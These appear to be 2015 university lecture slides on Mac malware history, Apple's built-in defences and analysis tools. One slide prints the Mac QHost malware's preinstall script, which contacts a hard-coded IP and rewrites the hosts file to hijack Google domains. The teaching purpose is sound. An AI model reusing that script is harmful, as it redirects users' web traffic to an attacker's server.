

Mac Malware

T-110.6220 Special Course in Information Security

Broderick Ian Aquilino

April 1, 2015



First PC Virus (1986)



First Computer Virus in the Wild (1982)

Elk Cloner:

The program with a personality

It will get on all your disks

It will infiltrate your chips

Yes it's Cloner!

It will stick to you like glue

It will modify ram too

Send in the Cloner!

Mac Viruses

- nVir (1987)
- Frankie (1987)
- MacMag (1987)
- Scores (1988)
- INIT29 (1988)
- ANTI-A (1989)
- WDEF (1989)
- ZUC (1990)
- MDEF (1990)
- CDEF (1990)
- Merry Xmas (1991)
- Threetunes (1991)
- MBDF (1992)
- and more

Reference:

Ferrer, Methusela (2009) 'A closer Look at Mac OS X Threats', VB2009

“Apple Macintosh was commonly associated with viruses three decades ago while viruses were not a problem for PCs at the time.”

Ferrer, Methusela (2009)



Get a Mac Campaign (2006 – 2009)



OS X Malwares

- Amphimix / MP3Concept (2004)
 - Often considered the first OS X malware
 - Uses PEF – a pre OS X file format
- Leap (2006)
 - First OS X virus / worm
- Inqtana (2006)
 - First Bluetooth worm for non-mobile devices
- Macarena (2006)
 - First 'true' OS X virus / parasitic file infector


DNShanger

- Also known as RSPlug and Jahlav
- Spreads by masquerading as codecs required to play videos in pornographic websites
- Affiliated with Rove Digital
 - Taken down by FBI's Operation Ghost Click in 2011
- Very active from 2007 to 2009
 - File Quarantine feature introduced to OS X Leopard in October 2007
 - XProtect introduced in OS X Snow Leopard on August 2009

File Quarantine



File Quarantine




A terminal window titled "joe — bash — 90x8" showing the output of the command `ls -l@ Downloads/AdobeFlashPlayer_17_ta_install.dmg`. The output displays file permissions, owner, size, date, and filename, followed by a list of quarantine metadata attributes and their values. The attribute `com.apple.quarantine` is highlighted in blue.

```
Joes-Mac:~ joe$ ls -l@ Downloads/AdobeFlashPlayer_17_ta_install.dmg
-rw-r--r--@ 1 joe  staff  674577 Mar  6 11:44 Downloads/AdobeFlashPlayer_17_ta_install.dmg
      com.apple.diskimages.fsck                20
      com.apple.diskimages.recentcksum          79
      com.apple.metadata:kMDItemDownloadedDate    53
      com.apple.metadata:kMDItemWhereFroms       331
      com.apple.quarantine                       74
Joes-Mac:~ joe$
```

XProtect





XProtect




Key	Type	Value
▶ Item 12	Diction...	(3 items)
▶ Item 13	Diction...	(3 items)
▼ Item 14	Diction...	(3 items)
Description	String	OSX.CoinThief.A
▼ LaunchServices	Diction...	(1 item)
LSItemContentType	String	com.apple.application-bundle
▼ Matches	Array	(1 item)
▼ Item 0	Diction...	(3 items)
Identity	Data	<37c4bc94 f2c08e90 a47825fe 7b2afbce 908b5d74>
▼ MatchFile	Diction...	(1 item)
NSURLNameKey	String	.sig
MatchType	String	Match
▶ Item 15	Diction...	(3 items)
▶ Item 16	Diction...	(3 items)
▶ Item 17	Diction...	(3 items)
▶ Item 18	Diction...	(3 items)


Application Bundle



Application Bundle



Information Property List File



Key	Type	Value
BuildMachineOSBuild	String	11G56
Localization native development region	String	English
Document types	Array	(0 items)
Executable file	String	App Store
Help Book directory name	String	AppStore.help
Help Book identifier	String	App Store Help
Icon file	String	appStore.icns
Bundle identifier	String	com.apple.appstore
InfoDictionary version	String	6.0
Bundle name	String	App Store
Bundle OS Type code	String	APPL
Bundle versions string, short	String	1.1.2
Bundle creator OS Type code	String	????
URL types	Array	(2 items)
Bundle version	String	92.10
DTCompiler	String	

Mach-O (Mach object)

- The executable binary used in OS X
- Architecture specific (e.g. PowerPC or Intel; 32-bit or 64-bit)
- Multiple Mach objects can be grouped into a single *Universal Binary*
- Documented in Apple Developer References:
 - <https://developer.apple.com/library/mac/documentation/DeveloperTools/Conceptual/MachORuntime/>

otool

```
samples — bash — 112x23
Joes-Mac:samples joe$ file /Applications/App\ Store.app/Contents/MacOS/App\ Store
/Applications/App Store.app/Contents/MacOS/App Store: Mach-O universal binary with 2 architectures
/Applications/App Store.app/Contents/MacOS/App Store (for architecture x86_64): Mach-O 64-bit executable x86_64
/Applications/App Store.app/Contents/MacOS/App Store (for architecture i386): Mach-O executable i386
Joes-Mac:samples joe$ otool -f /Applications/App\ Store.app/Contents/MacOS/App\ Store
Fat headers
fat_magic 0xcafebabe
nfat_arch 2
architecture 0
    cputype 16777223
    cpusubtype 3
    capabilities 0x80
    offset 4096
    size 419360
    align 2^12 (4096)
architecture 1
    cputype 7
    cpusubtype 3
    capabilities 0x0
    offset 425984
    size 335296
    align 2^12 (4096)
Joes-Mac:samples joe$
```


Installer Packages

- Metapackage (.mpkg): a collection of packages
- Package (.pkg): a collection of files
- Prior to OS X 10.5: resides in a folder
- OS X 10.5 and up: uses XAR (eXtensible ARchiver)

Reference:

Brett, Matthew (n.d.) 'OS X Flat packages', [online], Available:
http://matthew-brett.github.io/docosx/flat_packages.html [2015-03-27]

Metapackage – MacDefender




MacDefender

- Also known as MacSecurity, MacProtector, Mac*
- Distributed through malicious websites that appear at the top of Google search results (via SEO poisoning)
- Pretends to find malwares on users' system to scare them into 'buying'
- Opens pornographic websites to convince users that they are infected
- Part of a multiplatform attack
- Spawned 5 variants in the first week alone


MacDefender



Package – Mac QHost



Mac QHost



```
joe — bash — 92x17
Joes-Mac:~ joe$ file Downloads/FlashPlayer.pkg/Contents/Resources/preinstall
Downloads/FlashPlayer.pkg/Contents/Resources/preinstall: POSIX shell script text executable
Joes-Mac:~ joe$ cat Downloads/FlashPlayer.pkg/Contents/Resources/preinstall
#!/bin/sh
curl 91.224.160.26/~admin/url.php
echo '' | tee -a /private/etc/hosts
echo '91.224.160.26 google.com' | tee -a /private/etc/hosts
echo '91.224.160.26 google.co.uk' | tee -a /private/etc/hosts
echo '91.224.160.26 google.com.au' | tee -a /private/etc/hosts
echo '91.224.160.26 google.ca' | tee -a /private/etc/hosts
echo '91.224.160.26 google.us' | tee -a /private/etc/hosts

echo '91.224.160.26 www.google.com' | tee -a /private/etc/hosts
echo '91.224.160.26 www.google.co.uk' | tee -a /private/etc/hosts
echo '91.224.160.26 www.google.com.au' | tee -a /private/etc/hosts
echo '91.224.160.26 www.google.ca' | tee -a /private/etc/hosts
Joes-Mac:~ joe$
```


Flat package – Flashback

```
joe — bash — 90x13
Joes-Mac:~ joe$ file Downloads/FlashPlayer-11-macos.pkg
Downloads/FlashPlayer-11-macos.pkg: xar archive - version 1
Joes-Mac:~ joe$ xar -t -v -f Downloads/FlashPlayer-11-macos.pkg
-rw-r--r--      alis/wheel          742 2011-09-26 14:26:48 Distribution
drwxr-xr-x      alis/wheel           0 2011-09-26 14:26:48 Resources
drwxr-xr-x      alis/wheel           0 2011-09-26 14:26:48 Resources/en.lproj
-rw-r--r--      alis/wheel    128522 2011-07-22 14:18:25 Resources/en.lproj/background
drwxr-xr-x      alis/wheel           0 2011-09-26 14:26:48 flashplayer.pkg
-rw-r--r--      alis/wheel         288 2011-09-26 14:26:48 flashplayer.pkg/PackageInfo
-rw-r--r--      alis/wheel    35137 2011-09-26 14:26:47 flashplayer.pkg/Bom
-rw-r--r--      alis/wheel        124 2011-09-26 14:26:47 flashplayer.pkg/Payload
-rw-r--r--      alis/wheel    32744 2011-09-26 14:26:47 flashplayer.pkg/Scripts
Joes-Mac:~ joe$
```

Flashback

- Next evolution of Mac QHost
- Hijacks Google search results for click fraud
- Spreads by masquerading as a Flash Player installer
- Later variants spread by exploiting unpatched vulnerability in Java
 - Infected more than 650K Macs in 2012
- Gatekeeper introduced to OS X Mountain Lion on July 2012 and to OS X Lion on September 2012

“We are dealing with what is probably the biggest outbreak since Blaster struck the Windows world all the way back in the summer of 2003”

OxCERT (2012)

Flashback

- VB2012 Presentation
 - <https://www.youtube.com/watch?v=ReWKPVLibZ4>
- VB2012 Paper
 - <http://www.f-secure.com/weblog/archives/Aquilino-VB2012.pdf>

Gatekeeper




Gatekeeper



Kumar in the Mac (KitM)

- Also known as Hackback and FileSteal
- Digitally signed by Rajinder Kumar hence the name
- Distributed through email attachments containing Application bundles that are posing as documents and media files
- Takes screenshot, collects files and/or download additional payload depending on the variant
- Used in APT attacks tied to Operation Hangover

codesign



```
joe — bash — 80x18
Joes-Mac-mini:~ joe$ codesign -dvvv macs.app/
Executable=/Users/joe/macs.app/Contents/MacOS/macs
Identifier=com.util.file
Format=bundle with Mach-O universal (i386 x86_64)
CodeDirectory v=20100 size=1362 flags=0x0(none) hashes=60+5 location=embedded
Hash type=sha1 size=20
CDHash=b0aa57a281c2d8cce6c9a09568c6e3fea52ff80e
Signature size=8514
Authority=Developer ID Application: Rajinder Kumar
Authority=Developer ID Certification Authority
Authority=Apple Root CA
Timestamp=Apr 8, 2013 11:52:49 AM
Info.plist entries=22
Sealed Resources rules=4 files=2
Internal requirements count=1 size=208
Joes-Mac-mini:~ joe$
```



DTrace

- Stands for 'Dynamic Tracing'
- Achieved by inserting 'probes' to strategic locations in the OS and the application code
- Written in the 'D Language'

Reference:

Dalrymple, Mark (2013) 'Hooked on Dtrace, part 1', [online], Available: <https://www.bignerdranch.com/blog/hooked-on-dtrace-part-1/> [2015-03-30]

DTrace



tcpdump

```
joe — tcpdump — 108x28
Joes-Mac:~ joe$ sudo tcpdump -i en0 -n -X
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on en0, link-type EN10MB (Ethernet), capture size 65535 bytes
15:40:54.174749 IP 192.168.106.128.58366 > 192.168.106.2.53: 10979+ A? pop.digitalinsight-ltd.com. (44)
    0x0000: 4500 0048 5b98 0000 ff11 0000 c0a8 6a80 E..H[.....j.
    0x0010: c0a8 6a02 e3fe 0035 0034 5619 2ae3 0100 ..j....5.4V.*...
    0x0020: 0001 0000 0000 0000 0370 6f70 1264 6967 .....pop.dig
    0x0030: 6974 616c 696e 7369 6768 742d 6c74 6403 italinsight-ltd.
    0x0040: 636f 6d00 0001 0001 com.....
15:40:55.177295 IP 192.168.106.128.58366 > 192.168.106.2.53: 10979+ A? pop.digitalinsight-ltd.com. (44)
    0x0000: 4500 0048 50f0 0000 ff11 0000 c0a8 6a80 E..HP.....j.
    0x0010: c0a8 6a02 e3fe 0035 0034 5619 2ae3 0100 ..j....5.4V.*...
    0x0020: 0001 0000 0000 0000 0370 6f70 1264 6967 .....pop.dig
    0x0030: 6974 616c 696e 7369 6768 742d 6c74 6403 italinsight-ltd.
    0x0040: 636f 6d00 0001 0001 com.....
15:40:58.184890 IP 192.168.106.128.58366 > 192.168.106.2.53: 409+ A? pop.digitalinsight-ltd.com. (44)
    0x0000: 4500 0048 5edf 0000 ff11 0000 c0a8 6a80 E..H^.....j.
    0x0010: c0a8 6a02 e3fe 0035 0034 5619 0199 0100 ..j....5.4V....
    0x0020: 0001 0000 0000 0000 0370 6f70 1264 6967 .....pop.dig
    0x0030: 6974 616c 696e 7369 6768 742d 6c74 6403 italinsight-ltd.
    0x0040: 636f 6d00 0001 0001 com.....
15:41:01.679047 IP 192.168.106.2.53 > 192.168.106.128.58366: 10979 1/0/0 A 204.11.56.48 (60)
    0x0000: 4500 0058 ffc7 0000 8011 e4f9 c0a8 6a02 E..X.....j.
    0x0010: c0a8 6a80 0035 e3fe 0044 41c1 2ae3 8180 ..j...5...DA.*...
    0x0020: 0001 0001 0000 0000 0370 6f70 1264 6967 .....pop.dig
    0x0030: 6974 616c 696e 7369 6768 742d 6c74 6403 italinsight-ltd.
    0x0040: 636f 6d00 0001 0001 c00c 0001 0001 0000 com.....
    0x0050: 0005 0004 cc0b 3830 0000 0000 .....80....
```

Pintsized

- Highly suspected to be the payload used in the security breach of the Internet giants Twitter, Facebook, Apple and Microsoft during early 2013
- Information is scarce but if correct, then the malware was distributed through a watering hole attack (via the iPhoneDevSDK website) exploiting a 0-day Java vulnerability
- No actual samples but just one line Perl scripts or commands for launchd to open a reverse shell

Pintsized

```
joe — tcpdump — 108x27
15:41:05.688520 IP 192.168.106.2.53 > 192.168.106.128.58366: 409 1/0/0 A 204.11.56.48 (60)
    0x0000: 4500 0058 ffc9 0000 8011 e4f7 c0a8 6a02  E..X.....j.
    0x0010: c0a8 6a80 0035 e3fe 0044 6b0b 0199 8180  ..j..5...Dk....
    0x0020: 0001 0001 0000 0000 0370 6f70 1264 6967  .....pop.dig
    0x0030: 6974 616c 696e 7369 6768 742d 6c74 6403  italinsight-ltd.
    0x0040: 636f 6d00 0001 0001 c00c 0001 0001 0000  com.....
    0x0050: 0005 0004 cc0b 3830 0000 0000          .....80....
15:41:05.689694 IP 192.168.106.128.49156 > 204.11.56.48.443: Flags [S], seq 356274883, win 65535, options [m
ss 1460,nop,wscale 3,nop,nop,TS val 122533808 ecr 0,sackOK,eol], length 0
